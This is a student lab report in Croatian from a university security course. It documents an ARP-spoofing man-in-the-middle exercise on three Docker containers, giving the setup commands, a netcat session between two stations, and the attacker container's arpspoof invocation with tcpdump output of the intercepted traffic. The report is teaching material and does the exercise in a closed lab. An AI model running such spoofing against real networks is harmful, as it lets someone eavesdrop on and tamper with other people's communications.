Izvještaj iz SRP laboratorijskih vježbi [1]


Man-in-the-middle attacks (ARP spoofing)

Na prvim laboratorijskim vježbama u sklopu predmeta SRP (Sigurnost računala i podataka) zadatak nam je bio, uz pomoć profesora Marija Čagalja, realizirati ARP spoofing, tip man-in-the-middle napada.

Simulacija se sastoji od 3 virtualizirana računala u Docker mreži, od kojih su dvije "žrtve" i jedan napadač (station-1, station-2, evil-station).

ARP-spoofing je napad u kojem napadač flooda žrtvu1 ARP-replyjevima i govori joj da je žrtva2, tako da efektivno sve informacije za koje žrtva1 misli da idu žrtvi2 zapravo odlaze napadaču. Napadač može proslijediti informacije žrtvi2 i na taj način žrtve nemaju pojma da im netko sluša razgovor. Napadač može interceptati komunikaciju obostrano ili jednostrano.

Na slici je ilustrirana situacija gdje evil-station sve informacije usmjerene station-2 od strane station-1 prvo čita sam pa ih šalje station-2:



Prvi korak sastojao se od kloniranja profesorovog GitHub repozitorija:

```
$ git clone https://github.com/mcagalj/SRP-2021-22
```

Nakon toga navigirali smo do radnog direktorija:

```
$ cd SRP-2021-22/arp-spoofing/
```

Pomoću sljedećih skripti omogućeno je pokretanje i zaustavljanje procesa:

```
$ ./start.sh
$ ./stop.sh
```

Listanje aktivnih containtera nakon startanja:

```
$ docker ps

CONTAINER ID   IMAGE     COMMAND   CREATED              STATUS              PORTS     NAMES
a664746f98ee   srp/arp   "bash"    About a minute ago   Up About a minute             evil-station
```

```
bda23c9515c4   srp/arp   "bash"    About a minute ago   Up About a minute            station-2
35944ef80726   srp/arp   "bash"    About a minute ago   Up About a minute            station-1
```

Pokretanje basha u svim kontenjerima:

```
$ docker exec -it station-1 bash
root@station-1:/#

$ docker exec -it station-2 bash
root@station-2:/#

docker exec -it evil-station bash
root@evil-station:/#
```

Konfiguracija station-1 containera:

```
root@station-1:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.2  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:02  txqueuelen 0  (Ethernet)
        RX packets 17  bytes 1382 (1.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Konfiguracija station-2 containera:

```
root@station-2:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.4  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:04  txqueuelen 0  (Ethernet)
        RX packets 13  bytes 1006 (1.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Iz navedenog vidimo da se containeri nalaze na istim mrežama!

Pokretanje server TCP socketa na portu 3322 na containteru station-2:

```
root@station-2:/# netcat -lp 3322
```

Otvaranje client TCP socketa na istom portu pod hostname station-2:

```
root@station-1:/# netcat station-2 3322
```

Naši containeri sada mogu komunicirati (obostrano)!

Kreće napad evil-station:

```
root@evil-station:/# arpspoof -t station-1 station-2
2:42:ac:12:0:3 2:42:ac:12:0:3 0806 42: arp reply 172.18.0.4 is-at 2:42:ac:12:0:3
2:42:ac:12:0:3 2:42:ac:12:0:3 0806 42: arp reply 172.18.0.4 is-at 2:42:ac:12:0:3
2:42:ac:12:0:3 2:42:ac:12:0:3 0806 42: arp reply 172.18.0.4 is-at 2:42:ac:12:0:3
...
```

gdje je station-1 target a station-2 host. Interceptaju se paketići prema hostu, a ARP poisona se target (napadač konstantno šalje ARP replyjeve targetu i govori joj da je on host).

Praćenje prometa:

```
root@evil-station:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:23:03.980513 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
13:23:03.980532 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
13:23:05.980652 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
13:23:05.980671 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
13:23:06.816954 IP station-1.srp-lab.53226 > station-2.srp-lab.3322: Flags [P.], seq 1457301262:1457301266, ack 742362051, win 502, options
13:23:07.980790 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
```